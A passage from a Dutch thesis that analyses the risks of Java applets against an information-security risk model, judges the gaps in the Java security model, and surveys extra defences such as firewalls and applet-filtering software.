
De risico's van het Internet-gebruik in het algemeen kunnen in zijn geheel getoetst worden aan de risico's van Java-applets. De risico's van Java-applets zijn in paragraaf 4.1 tijdelijk gedefinieerd als de mogelijkheid tot misbruik van de systeem-resources van de machine aan de clientzijde. Zoals zojuist gesteld zijn de machine aan de clientzijde en daarmee ook de systeem-resources componenten van het informatiesysteem van organisatie B.

Deze tijdelijke definitie onderkent niet de risico's die ontstaan door de negatieve beïnvloeding van de kwaliteit van de informatie tijdens distributie over het Internet. Deze groep van risico's zijn in combinatie van Java-applets tweeledig van aard.
Ten eerste kan een Java-applet zelf gezien worden als passieve informatie. Na de compilatie van de broncode wordt een Java-applet op een machine aan de serverzijde opgeslagen als een CLASS-bestand. Bij het versturen van een Java-applet naar een machine aan de clientzijde, wordt dit applet als passieve informatie over het Internet gedistribueerd. De risico's, die een applet als passieve informatie loopt van het moment van opslag op een machine aan de serverzijde tot de distributie naar de client is voltooid, vallen binnen risicogroep A.

Ten tweede kan een Java-applet dat wordt uitgevoerd aan de clientzijde een netwerkconnectie opzetten met de webserver van waar dit applet oorspronkelijk werd geladen. Een applet kan op deze wijze informatie distribueren naar de oorspronkelijke webserver. De risico's die tijdens deze distributie ontstaan vallen ook binnen risicogroep A van het risicomodel.

De uitleg van de toetsing van de risico's van Java-applets aan de risico's van het Internet-gebruik in het algemeen, wordt besloten met de definitie van de risico's van Java-applets in het kader van het risicomodel [Rid1997a]:

De risico's van Java-applets zijn bedreigingen voor de integriteit, vertrouwelijkheid, authenticiteit en onweerlegbaarheid van informatie, die over het Internet gedistribueerd wordt, en bedreigingen voor de adequate werking, beschikbaarheid, vertrouwelijkheid en integriteit van een informatiesysteem, dat op het Internet is aangesloten.



Figuur 6.4 De tweeledige aard van een Java-applet

De beveiligingsmaatregelen van het Java-beveiligingsmodel en de risico's, die ondanks dit Java-beveiligingsmodel bestaan voor een organisatie, worden in het volgende hoofdstuk in het licht gehouden van het hier behandelde risicomodel.

Hoofdstuk 7 Java-beveiligingsmodel in het licht van het risicomodel

Dit hoofdstuk zal het in Hoofdstuk 4 behandelde Java-beveiligingsmodel in het licht van het risicomodel (zie Hoofdstuk 6) analyseren. Per risicogroep uit het risicomodel wordt behandeld hoe het Java-beveiligingsmodel een organisatie beveiligd tegen de risico's in deze groep. Daarnaast zal aan de hand van de voorbeelden van hoofdstuk 5 duidelijk moeten worden op welke punten het Java-beveiligingsmodel tekortschiet bij de beveiliging van de organisatie tegen de risico's.
Slechts de voorbeelden die betrekking hebben op de fouten in de *specificatie* van het Java-beveiligingsmodel worden gebruikt in dit hoofdstuk. De in hoofdstuk 5 gevonden fouten in de implementaties van het Java-beveiligingsmodel zijn niet kenmerkend voor dit model. Ondanks het feit dat het gedistribueerde karakter van het Java-beveiligingsmodel (zie 4.2.7) dergelijke fouten in de kaart speelt, ligt de fout bij de ontwikkelaars van de betreffende implementatie en niet in het model zelf.
De voorbeelden van vijandige applicaties die een Internet-connectie op kunnen zetten, zijn ook niet specifiek voor de taal Java. Dergelijke applicaties kunnen in elke andere programmeertaal ontwikkeld worden.

Paragraaf 7.1 behandelt de risico's uit risicogroep A. Dit zijn de risico's die ontstaan door de negatieve beïnvloeding van de kwaliteit van de informatie al tijdens distributie van organisatie A aan de serverzijde naar organisatie B aan de clientzijde.
Paragraaf 7.2 behandelt de risico's uit risicogroep B. Dit zijn de risico's die ontstaan door de negatieve beïnvloeding van de kwaliteit het informatiesysteem van organisatie B door activiteiten geïnitieerd over het Internet.

7.1 De negatieve beïnvloeding van de kwaliteit van de informatie tijdens distributie

In deze paragraaf zullen de soorten risico's worden behandeld die behoren tot risicogroep A van het risicomodel (zie 6.1.3). Dit betreft de risico's door de negatieve beïnvloeding van de vertrouwelijkheid, integriteit, de authenticiteit en de onweerlegbaarheid van de gedistribueerde informatie.

De risico's in deze groep zijn zoals eerder gesteld in combinatie met Java-applets tweeledig van aard (zie 6.2): ten eerste door de distributie van een Java-applet als passieve informatie in de vorm van een CLASS-bestand en ten tweede door de mogelijkheid om een Internet-connectie op te zetten met de webserver van waar het Java-applet werd ontvangen en informatie over deze connectie te distribueren.

De kwaliteitsaspecten zijn van toepassing op beide soorten van distributie van informatie. In de volgende sub-paragrafen wordt elk kwaliteitsaspect in combinatie met deze tweeledige aard behandeld.

7.1.1 Vertrouwelijkheid en integriteit van de gedistribueerde informatie

Over het Internet gedistribueerde informatie kent een vertrouwelijkheids- en een integriteitsaspect. Een derde mag tijdens de distributie geen kennis nemen van deze informatie noch deze informatie wijzigen. Indien een derde, die daartoe niet bevoegd is, kennis neemt van informatie kan dat voor de betrokken organisatie aan zowel de client- als de serverzijde risico's opleveren. De vertrouwelijkheid van de informatie is geschaad.

De gevolgen van het wijzigen van de informatie door een derde kunnen ook risico's voor de betrokken organisaties impliceren. Een informatiesysteem dat gebruik maakt van de informatie op het Internet en aan de hand van deze informatie beslissingen aangaande de besturing en/of beheersing van de processen neemt, hecht een grote waarde aan de integriteit van deze informatie. Verkeerde beslissingen door gecorrumpeerde informatie kunnen verregaande gevolgen hebben voor de betrokken organisatie.

Het Java-beveiligingsmodel voorziet niet in de beveiliging van de vertrouwelijkheid van een Java-applet als passieve informatie. Deze passieve informatie wordt gedistribueerd in de vorm van een CLASS-bestand. Een dergelijk bestand wordt vrijelijk gedistribueerd en wordt daarmee geacht geen gevoelige informatie te bevatten. Deze informatie wordt om deze reden op geen enkele wijze beveiligd tegen kennisname door derden tijdens distributie.

De informatie die een Java-applet kan versturen door middel van het opzetten van een netwerkconnectie met de webserver van waar het applet oorspronkelijk werd geladen, wordt ook niet beveiligd door het Java-beveiligingsmodel. Aan de andere kant biedt de taal Java wel mogelijkheden tot encryptie (zie 4.2.6) van de te distribueren informatie. De verantwoordelijkheid in deze ligt bij de Java-programmeur.

Een Java-compiler compileert de broncode naar bytecode en slaat deze bytecode samen met aanvullende informatie op in een CLASS-bestand. Het Java-beveiligingsmodel zal voor het uitvoeren van een Java-applet aan de clientzijde het applet (of beter, het CLASS-bestand) laten controleren door de Classfile Verifier (zie 4.2.4). De Classfile Verifier controleert of een CLASS-bestand voldoet aan de indeling die een Java-compiler creëert bij de opslag van een dergelijk bestand. Daarnaast zal de JVM tijdens uitvoering van een Java-applet controleren of aan de beveiligingsmaatregelen in de taal Java (Type Safety, gestructureerde geheugentoegang, etc.) nog wordt voldaan. Het Java-beveiligingsmodel probeert op deze wijze te garanderen dat de integriteit van een CLASS-bestand niet is geschonden na compilatie.
Net als bij het vertrouwlijkheidsaspect bestaan er binnen het Java-beveiligingsmodel geen maatregelen voor de integriteit van de informatie die een Java-applet kan versturen naar zijn oorspronkelijke webserver, maar biedt de taal Java mogelijkheden tot encryptie. Ook hier ligt de verantwoordelijkheid bij de Java-programmeur.

De garantie dat een Java-applet niet gewijzigd is na compilatie kan een Java-beveiligingsmodel met de huidige beveiligingsmaatregelen niet kan geven. Paragraaf 5.2 toont dat de schending van de integriteit van een CLASS-bestand door eventuele wijzigingen in de bytecode niet altijd worden ondervangen door de Classfile Verifier. Het blijkt dus mogelijk om binnen dit Java-beveiligingsmodel de integriteit van een Java-applet als passieve informatie te schenden.

7.1.2 Authenticiteit van de gedistribueerde informatie

Een organisatie moet bij de distributie van informatie ondubbelzinnig de identiteit van de communicatiepartner kunnen vaststellen. De authenticatie is belangrijk bij de beoordeling van de informatie die van een communicatiepartner wordt ontvangen. Een organisatie kan op deze wijze bepalen met welke zekerheid de informatie gebruikt kan worden bij de besturing van de primaire en secundaire processen binnen deze organisatie.

De meeste informatiesystemen maken gebruik van een aanmeldprocedure waarmee de identiteit van de gebruiker bepaald wordt. Aan de hand van deze authenticatie wordt de gebruiker geautoriseerd om bepaalde activiteiten binnen het informatiesysteem uit te voeren. Door het ophalen en laden van een WWW-pagina met applet-aanroep geeft een dergelijke gebruiker (soms zonder medeweten) toestemming om dit applet te laden en uit te voeren. Een applet wordt op deze wijze een geautoriseerd proces van het informatiesysteem aan de clientzijde. De start van dit proces is geautoriseerd door de gebruiker, maar de potentiële uitvoering van dit proces is al eerder bepaald bij de ontwikkeling van het Java-applet. Men zou kunnen stellen dat de programmeur en/of verspreider van het Java-applet door de uitvoering van dit applet een geautoriseerde gebruiker wordt van het informatiesysteem aan de clientzijde. De programmeur en/of verspreider bepaalt welke operaties het proces zal uitvoeren.

Het Java-beveiligingsmodel geeft door middel van Digital Signatures (zie 4.2.6) de programmeur de mogelijkheid om zijn identiteit aan een Java-applet mee te geven. Een Java-applet dat niet van een identiteit is voorzien, wordt door het Java-beveiligingsmodel onbetrouwbaar geacht. In principe (afgezien van de risico's voor het informatiesysteem door de tekortkomingen in het Java-beveiligingsmodel, zie Hoofdstuk 5) is een dergelijk applet binnen het informatiesysteem aan de clientzijde slechts geautoriseerd tot de activiteiten die de kwaliteit van het informatiesysteem niet negatief kunnen beïnvloeden.
De gebruikers van het informatiesysteem aan de clientzijde kunnen door middel van de Java-enabled webbrowser aangeven welke identiteiten als betrouwbaar geacht moeten worden. Een Java-applet dat is voorzien van één van deze identiteiten, wordt betrouwbaar geacht, zodat de beveiligingsmaatregelen in het Java-beveiligingsmodel niet van toepassing zijn op dit applet.

Het Java-beveiligingsmodel beveiligt de organisatie aan de clientzijde tegen misvattingen omtrent de authenticatie bij de distributie van informatie met *derden* door middel van een Java-applet. Deze beveiligingsmaatregel wordt door middel van het volgende voorbeeld verduidelijkt. Stel dat een gebruiker van het informatiesysteem van organisatie B een WWW-pagina met applet-aanroep ophaalt en laadt van het informatiesysteem van organisatie A. Dit Java-applet wordt uitgevoerd binnen het informatiesysteem van organisatie B. Stel dat dit applet een Internet-connectie probeert te leggen met het informatiesysteem van een derde

organisatie C. Wanneer deze connectie tot stand komt, verstuurt het Java-applet informatie over deze connectie naar het informatiesysteem van organisatie C.
Indien het Java-applet foutieve informatie verstuurt naar het informatiesysteem van organisatie C, kan organisatie C op basis van deze informatie foutieve beslissingen nemen aangaande de besturing en/of beheersing van de primaire en secundaire processen.
Achteraf zal organisatie C de identiteit van de foutieve informatie willen achterhalen. Het Java-applet, die de informatie verzond, werd binnen het informatiesysteem van organisatie B uitgevoerd. Daarmee werd de foutieve informatie van dit informatiesysteem verstuurd en is de identiteit van deze informatie organisatie B. De feitelijke identiteit van deze informatie is echter de programmeur en/of verspreider van dit Java-applet. Zij bepaalden bij de ontwikkeling van het Java-applet welke informatie verstuurd wordt en naar wie. Organisatie B heeft geen invloed op het verzenden van de informatie noch op de inhoud van deze informatie.

Het Java-beveiligingsmodel heeft om deze reden de mogelijkheden tot het opzetten van een Internet-connectie beperkt tot de webserver (of het informatiesysteem) van waar het Java-applet oorspronkelijk werd geladen. Het Mail Forging voorbeeld in paragraaf 5.1.1.4 toont aan dat er, ondanks deze beveiligingsmaatregel, toch mogelijkheden bestaan om de authenticiteit bij het verzenden van e-mail te schenden.

7.1.3 Onweerlegbaarheid van de gedistribueerde informatie

Een organisatie moet ondubbelzinnig aan kunnen tonen dat de distributie van informatie plaats heeft gevonden. Als gebruik wordt gemaakt van deze informatie voor de besturing en/of beheersing van processen, moet men, wanneer deze informatie achteraf van slechte kwaliteit geweest blijkt te zijn, de bron van de informatie kunnen achterhalen.

Wanneer een Java-applets als passieve informatie wordt verzonden, gebeurt dit doordat een gebruiker aan de clientzijde een WWW-pagina oproept waarin dit applet wordt aangeroepen. Het initiatief van de verzending ligt bij de gebruiker aan de clientzijde. Aan de andere kant wordt een Java-applet vaak zonder medeweten van deze gebruiker ontvangen, geladen en uitgevoerd. Achteraf kan blijken dat een Java-applet vijandige operaties heeft uitgevoerd. Als dat het geval is, zal de betrokken organisatie graag de oorzaak van de vijandige operaties wil vinden. De oorzaak van de vijandige operaties is een Java-applet en de bron van dit Java-applet is de programmeur en/of verspreider.

Een organisatie heeft binnen het huidige Java-beveiligingsmodel geen mogelijkheden om te achterhalen welke Java-applets uitgevoerd zijn en welke operaties deze applets hebben uitgevoerd. De organisatie kan dus niet onweerlegbaar vaststellen welke passieve informatie is binnengekomen.

De informatie, die een communicerend Java-applet distribueert naar de oorspronkelijke webserver, lijkt niet onderhevig aan deze groep van risico's. Het Java-applet is tenslotte ontwikkeld aan de serverzijde en de programmeur en/of verspreider bepaalt welke informatie door het Java-applet wordt geretourneerd naar de webserver. Het lijkt onlogisch dat deze programmeur en/of verspreider wil vaststellen dat deze distributie heeft plaatsgevonden, terwijl het initiatief tot deze distributie bij zichzelf ligt.

7.2 De negatieve beïnvloeding van de kwaliteit van het informatiesysteem

In deze paragraaf zullen de soorten risico's worden behandeld die behoren tot risicogroep B van het risicomodel (zie 6.1.3): de risico's door de negatieve beïnvloeding van de adequate werking, de beschikbaarheid, de vertrouwelijkheid, de integriteit en het beveiligingsverantwoord gebruik van het informatiesysteem. De bovenstaande punten vormen de kwaliteitsaspecten van een informatiesysteem en zullen in de volgende sub-paragrafen worden uitgewerkt.
De risico's door de negatieve beïnvloeding van de genoemde kwaliteitsaspecten vormen een bedreiging voor één of meer componenten van het informatiesysteem aan de clientzijde. Dit informatiesysteem is verantwoordelijk voor de besturing en/of beheersing van de processen van de betrokken organisatie.

7.2.1 De adequate werking en beschikbaarheid van het informatiesysteem

Er wordt uitgegaan van een informatiesysteem dat ter beschikking staat tot enkele geautoriseerde gebruikers. Ongeautoriseerd gebruik door onbevoegden kan leiden tot minder adequate werking of een verminderde beschikbaarheid van dit informatiesysteem voor de geautoriseerde gebruikers. Bovendien geeft het gebruik van een informatiesysteem de mogelijkheid om kennis te nemen van gegevens die zijn opgeslagen aan de clientzijde.

Zoals eerder gesteld (zie 7.1.1) kan een geladen Java-applet worden gezien als een geautoriseerd proces op het informatiesysteem aan de clientzijde. Het laden en uitvoeren van

een Java-applet vindt plaats op één bepaalde machine aan de clientzijde. De uitvoering van een Java-applet zal altijd leiden tot het gebruik van een gedeelte van de systeem-resources van deze machine aan de clientzijde. De machine en haar systeem-resources zijn componenten van het informatiesysteem aan de clientzijde. Het Java-beveiligingsmodel moet voorkomen dat een Java-applet als geautoriseerde proces ongeautoriseerde activiteiten uitvoert.

De uitvoering op één machine bepaalt dat de risico's door negatieve beïnvloeding van het informatiesysteem slechts gelden voor dit component van het informatiesysteem. De beveiligingsmaatregelen tegen deze risico's zijn daarmee slechts van toepassing op dit component. Het Java-beveiligingsmodel geeft door middel van beveiligingsmaatregelen van de Security Manager beperkte toegang tot de systeem-resources van de machine aan de clientzijde. Zo heeft een Java-applet geen toegang tot de bestanden op de lokale schijf van de machine aan de clientzijde. Een applet kan geen bestanden aanmaken, wijzigen of verwijderen. Hierdoor kan een applet ook geen bestanden wijzigen of verwijderen die cruciaal zijn voor de adequate werking van de programmatuur. Een applet kan de vrije ruimte op de lokale schijf van de machine aan de clientzijde misbruiken door de creatie en oplsag van een groot aantal bestanden.
Een Java-applet kan de systeeminstellingen niet wijzigen. Zowel de instellingen van de Java-enabled webbrowser waarbinnen het applet wordt uitgevoerd als de instellingen van het besturingssysteem van de machine aan de clientzijde kunnen niet gewijzigd worden. Het Java-beveiligingsmodel biedt een aantal maatregelen om het geheugen waar deze instellingen zijn opgeslagen te beveiligen.
Een Java-applet kan geen stand-alone processen creëren of stoppen. Dit betekent dat een Java-applet ook geen applicaties kan starten of stoppen op de machine aan de clientzijde. De beschikbaarheid van het informatiesysteem kan niet negatief beïnvloed worden door het opstarten van een groot aantal applicaties of door het stoppen van applicaties die cruciaal zijn voor de adequate werking van dit informatiesysteem in zijn geheel.

Aan de andere kant geven de voorbeelden van de fouten in de specificatie van het Java-beveiligingsmodel in hoofdstuk 5 aan dat dit model een aantal systeem-resources van de machine aan de clientzijde niet goed beveiligt tegen misbruik. De uitvoering van een Java-applet vormt een risico voor de adequate werking en beschikbaarheid van deze machine door misbruik van het geheugen en de processor en de mogelijkheid tot het opzetten van

netwerkconnecties. Daarmee vallen de risico's van Java-applets door fouten in de specificatie van het Java-beveiligingsmodel alle onder dit kwaliteitsaspect.

De volgende tabel zal de genoemde componenten van het informatiesysteem, die al dan niet afdoende beschermd zijn, schematisch weergeven.

Tabel 7-1 Adequate werking en beschikbaarheid van het informatiesysteem

Beschermde componenten	Niet afdoende beschermde componenten
Creatie stand-alone processen	Geheugenverbruik
Stoppen stand-alone processen	Verbruik van processortijd
Toegang tot geheugenplaatsen	Opzetten netwerkconnectie
Toegang tot de lokale schijf	

7.2.2 De vertrouwelijkheid en de integriteit van het informatiesysteem

De organisatie aan de clientzijde heeft een eminent belang bij een informatiesysteem dat naar behoren functioneert. De vertrouwelijkheid en de integriteit van het informatiesysteem mogen niet negatief beïnvloed worden door ongeautoriseerde activiteiten die, mogelijk over het Internet, worden geïnitieerd door gebruikers van dit informatiesysteem. Het informatiesysteem mag niet beïnvloed worden door activiteiten van een gebruiker, die niet geautoriseerd is voor de initiatie van dergelijke activiteiten. Dientengevolge moeten andere gebruikers kunnen vertrouwen op de integriteit van de componenten van dit informatiesysteem. Als de mogelijkheden bestaan om de integriteit en daarmee de vertrouwelijkheid van het informatiesysteem te schaden, dan zou dit nadelige consequenties kunnen hebben voor de processen die gebruik maken van dit informatiesysteem (zie 6.1.1).

Eerder is opgemerkt dat een geladen Java-applet in deze context wordt gezien als een geautoriseerd proces van het informatiesysteem, waarbij het Java-beveiligingsmodel ervoor moet zorgen dat dit applet geen ongeautoriseerde activiteiten kan uitvoeren. Een ongeautoriseerde activiteit in deze paragraaf is het schaden van de integriteit en de vertrouwelijkheid van een informatiesysteem. Een Java-applet mag zich geen toegang verschaffen tot een (component van een) informatiesysteem en mag een (component van een) informatiesysteem niet wijzigen.

De meest in het oog springende componenten bij de behandeling van de vertrouwelijkheid en integriteit van een informatiesysteem zijn de opgeslagen gegevens en de programmatuur van de machine aan de clientzijde waar het Java-applet wordt uitgevoerd. Om de vertrouwelijkheid en de integriteit van deze componenten te garanderen, is ervoor gezorgd dat een Java-applet de bestanden op de lokale schijf van de machine aan de clientzijde niet kan wijzigen of verwijderen. Ook kunnen programmatuur en gegevens, die in het geheugen van de machine aan de clientzijde geladen zijn, niet door een Java-applet worden gewijzigd. Een Java-applet kan namelijk niet rechtstreeks refereren aan een bepaalde geheugenplaats.

Een JVM gebruikt voor de opslag van applets en objecten, die door de applets gecreëerd zijn, een apart geheugengebied (zie 3.1.5). Er bestaat door deze constructie geen enkele mogelijkheid dat een applet of een dergelijk object per abuis geheugenplaatsen overschrijft waar relevante informatie voor de integriteit en vertrouwelijkheid van een informatiesysteem is opgeslagen.

Samenvattend kan gesteld worden dat de vertrouwelijkheid en integriteit van het informatiesysteem aan de clientzijde voldoende worden beschermd door de beveiligingsmaatregelen in het Java-beveiligingsmodel.

7.2.3 Het beveiligingsverantwoord gebruik van het informatiesysteem

De gebruikers van het informatiesysteem aan de clientzijde dienen zich bewust te zijn van de risico's van het Internet-gebruik door de negatieve beïnvloeding van de kwaliteit van het informatiesysteem. Daarnaast dienen deze gebruikers te handelen naar dit bewustzijn. Zij mogen door het handelen in zaken het Internet geen onnodige risico's creëren voor de organisatie. In andere woorden, er dient op een beveiligingsverantwoorde wijze gebruik gemaakt te worden van het informatiesysteem met een aansluiting op het Internet.
Paragraaf 5.1.3 geeft een aantal voorbeelden van het belang van het bewustzijn en beveiligingsverantwoord gebruik in zaken de uitvoering van Java-applets. De acceptatie van Digital Signatures en de invoer van gevoelige informatie zijn slechts eenvoudige voorbeelden van de risico's die een organisatie kan lopen door Java-applets. Dit kwaliteitsaspect van een informatie kan gewaarborgd worden door één of meerdere organisatorische beveiligingsmaatregelen. Het Java-beveiligingsmodel bestaat slechts uit technische beveiligingsmaatregelen en voorziet dus niet in de waarborging van het beveiligingsverantwoord gebruik van het informatiesysteem.

Hoofdstuk 8 Additionele beveiligingsmaatregelen

Een organisatie loopt ondanks de beveiligingsmaatregelen van het Java-beveiligingsmodel enige risico's bij de directe uitvoering van een Java-applet. Dit hoofdstuk geeft een aantal mogelijkheden voor een organisatie om naast het Java-beveiligingsmodel additionele beveiligingsmaatregelen te nemen.

Paragraaf 8.1 legt uit wanneer een organisatie kan kiezen om additionele beveiligingsmaatregelen te nemen. Een organisatie bepaalt een gewenst beveiligingsniveau en kan aan de hand van de beschreven risico's en beveiliging van Java-applets beslissen of additionele beveiligingsmaatregelen geïmplementeerd dienen te worden.

Een volgende beslissing is wat voor soort beveiligingsmaatregelen te nemen. Paragraaf 8.2 zal de mogelijke additionele, technische beveiligingsmaatregelen behandelen. In paragraaf 8.3 komen de mogelijke additionele organisatorische beveiligingsmaatregelen aan bod.
Daarnaast kan een organisatie bij de keuze voor additionele beveiligingsmaatregelen onderscheid maken tussen preventieve en repressieve beveiligingsmaatregelen. In de paragrafen 8.2 en 8.3 wordt onderscheid gemaakt tussen beide soorten beveiligingsmaatregelen.

8.1 Vaststellen van het beveiligingsniveau

Het beveiligingsniveau is gedefinieerd als de mate waarin de risico's van Java-applets worden afgedekt (zie 4.1). In het inleidende hoofdstuk van deze scriptie is gesteld dat de organisatie, die zich bewust is van de risico's van het gebruik van het Internet en de risico's van Java-applets in het bijzonder, centraal staat. Dit bewustzijn uit zich in het vaststellen van een gewenst beveiligingsniveau door deze organisatie. De ontwikkelaars van Sun hebben door middel van het ontwerp van het Java-beveiligingsmodel een standaard beveiligingsniveau bepaald. Een organisatie kan door middel van het gewenste beveiligingsniveau bepalen of dit standaard beveiligingsniveau hoog genoeg is.

Volgens Sun is het gedefinieerde standaard beveiligingsniveau dermate hoog dat een organisatie zichzelf niet hoeft te bekommeren over de risico's van directe uitvoering van Java-applets. Aan de andere kant blijkt uit paragraaf 5.1.1 en Hoofdstuk 7 dat het in het Java-beveiligingsmodel gespecificeerde standaard beveiligingsniveau niet zo hoog is dat een

organisatie geen enkel risico loopt bij de directe uitvoering van Java-applets. Er zijn mogelijkheden voor negatieve beïnvloeding van de kwaliteit van de informatie en het informatiesysteem aan de clientzijde.

Indien het gewenste beveiligingsniveau hoger is dan het standaard beveiligingsniveau door het Java-beveiligingsmodel, kan een organisatie additionele beveiligingsmaatregelen implementeren. Een organisatie kan zo beter beveiligd worden tegen de in deze scriptie gevonden risico's.
Een organisatie moet zich bij het vaststellen van een gewenst beveiligingsniveau afvragen wat de gevolgen van de risico's van Java-applets kunnen zijn. Wat zijn de gevolgen van de negatieve beïnvloeding van de kwaliteit van de informatie en het informatiesysteem voor de primaire en secundaire processen van een organisatie? Het criterium bij de keuze voor een beveiligingsniveau in zaken Java-applets is de mate waarin de uitvoering van Java-applets afbreuk kan doen aan de kwaliteit van de processen [Rid1997b]. Dit wordt enerzijds bepaald door de koppeling van deze processen aan het informatiesysteem. Een proces kan bijvoorbeeld geautomatiseerd zijn en daarmee afhankelijk zijn van de juiste werking van één of meerdere geautomatiseerde componenten van dit systeem. De negatieve beïnvloeding van de kwaliteit van de geautomatiseerde componenten heeft in dat geval gevolgen voor het proces.
Anderzijds is ook de koppeling van de primaire en secundaire processen aan de informatie, die over het Internet is gedistribueerd, van belang voor het bovengenoemde criterium. Bepalend is in welke mate deze informatie wordt gebruikt en gecontroleerd voor de besturing en/of beheersing van de processen. Een proces dat in uitvoering wordt gevoed met informatie van het Internet is daarmee afhankelijk van de juistheid van deze informatie. De negatieve beïnvloeding van de kwaliteit van de informatie heeft in dat geval gevolgen voor het proces.

8.2 Technische beveiligingsmaatregelen

Een Java-applet wordt ontvangen en direct uitgevoerd. Dit gebeurt vaak zonder medeweten van de gebruiker aan de clientzijde. Dit vormt in zekere mate een complicerende factor voor het nemen van organisatorische beveiligingsmaatregelen. De bewustwording van de risico's van Java-applets heeft alleen effect als de gebruikers van een organisatie beseffen wanneer een Java-applet wordt aangeroepen, ontvangen en uitgevoerd. De technische beveiligingsmaatregelen voeren om deze reden zowel binnen het Java-beveiligingsmodel als bij de behandeling van de additionele beveiligingsmaatregelen een belangrijke rol.

8.2.1 Preventief

Het Java-beveiligingsmodel bestaat uit technische, preventieve beveiligingsmaatregelen. Aan de hand van het gewenste beveiligingsniveau kan een organisatie kan besluiten om zich te beschermen tegen de risico's van Java-applets door middel van additionele technische, preventieve beveiligingsmaatregelen. Er zijn op dit moment een aantal oplossingen verkrijgbaar.

Op het Internet kunnen een groot aantal (al dan niet commerciële) oplossingen gevonden worden die deze beveiligingsmaatregelen implementeren. Deze paragraaf zal slechts een selectie van de oplossingen behandelen. Deze oplossingen geven een overzicht van de meest gebruikte additionele beveiligingsmaatregelen. De kwaliteit van de geboden oplossingen is niet onderzocht, zodat in de behandeling hierover geen oordeel geveld kan worden. Slechts de ideeën achter de beveiligingsmaatregelen in deze oplossingen zullen behandeld worden.

8.2.1.1 Firewalls

Een Firewall is een verzameling van hardware- en softwarecomponenten, inclusief daaromheen gedefinieerde procedures, die is geplaatst op het koppelvlak van netwerken om de risico's van die koppeling te beperken [Rid1997a]. In dit geval betreft het de plaatsing van een Firewall op het koppelvlak van het Internet met het interne netwerk van een organisatie. Eén van de taken die een Firewall uit kan voeren is het filteren van Internet-services, waarbij ongewenste services geblokkeerd kunnen worden. Er kan gefilterd worden op de binnenkomende bestanden die over het Internet gedistribueerd zijn.

Een Firewall kan het bestaande beveiligingsniveau van een organisatie in zaken de uitvoering van Java-applets verhogen door te filteren op binnenkomende ClASS-bestanden. Een Firewall kan dergelijke bestanden blokkeren en daarmee verkomen dat deze geladen uitgevoerd worden op één van de machines aan de clientzijde.

8.2.1.2 Geheugenresidente programmatuur

Een nadeel van de in de vorige paragraaf besproken Firewall-constructies is dat deze niet flexibel is bij de filtering van CLASS-bestanden. Een Firewall blokkeert alle CLASS-bestanden of geen enkele. Een betere oplossing voor een organisatie aan de clientzijde zou zijn om slechts de CLASS-bestanden te blokkeren die vijandige operaties uitvoeren op de machine aan de clientzijde.

De oplossingen in deze paragraaf geven een organisatie de mogelijkheid om slechts de vijandige Java-applets te blokkeren. Dergelijke programma's zijn geïnstalleerd op de

machine(s) aan de clientzijde waar de Java-applets worden uitgevoerd. Ze kunnen omschreven worden als een lokale Firewall die slechts filtert op de ontvangst van vijandige Java-applets. De programma's zijn geheugenresident en kunnen aan de hand van een database van bestaande en bekende vijandige Java-applets dergelijke applets bij ontvangst detecteren en stoppen. Deze programma's vormt in feiten een extra 'schil' om de JVM heen, waar Java-applets eerst op naam worden gecontroleerd voordat de JVM ze kan laden en uitvoeren.

SurfinShield en SurfinShieldXtra van Finjan [Finj1997] zijn voorbeelden van dergelijke programma's. Alle binnenkomende Java-applets worden gedetecteerd en de vijandige Java-applets kunnen worden gestopt. Een andere belangrijk kenmerk van deze programma's is dat deze ook de mogelijkheid bieden om de operaties van een Java-applet te registreren. Vijandige operaties, die niet door het Java-beveiligingsmodel worden ondervangen (bijvoorbeeld Mail Forging, het in beslag nemen van veel geheugen, etc.) worden gedetecteerd en het uitvoerende Java-applet wordt gestopt.

Een andere oplossing is het programma JavaFilter van de onderzoekers van Princeton [Prin1997]. Dit programma biedt een organisatie (of een gebruiker aan de clientzijde) bij de ontvangst van een Java-applet de mogelijkheid om de directe uitvoering van dit applet te weigeren. Zo kan ook een database van geweigerde Java-applets die nooit op één van de machines aan de clientzijde gebruikt mogen worden.

Een nieuwe ontwikkeling in zaken de bescherming tegen vijandige Java-applets is de uitbreiding van anti-virusprogramma's. Dergelijke programma's hebben vaak een geheugenresident gedeelte. Dit gedeelte controleert elk bestand waarmee het een machine in aanraking komt op virussen.
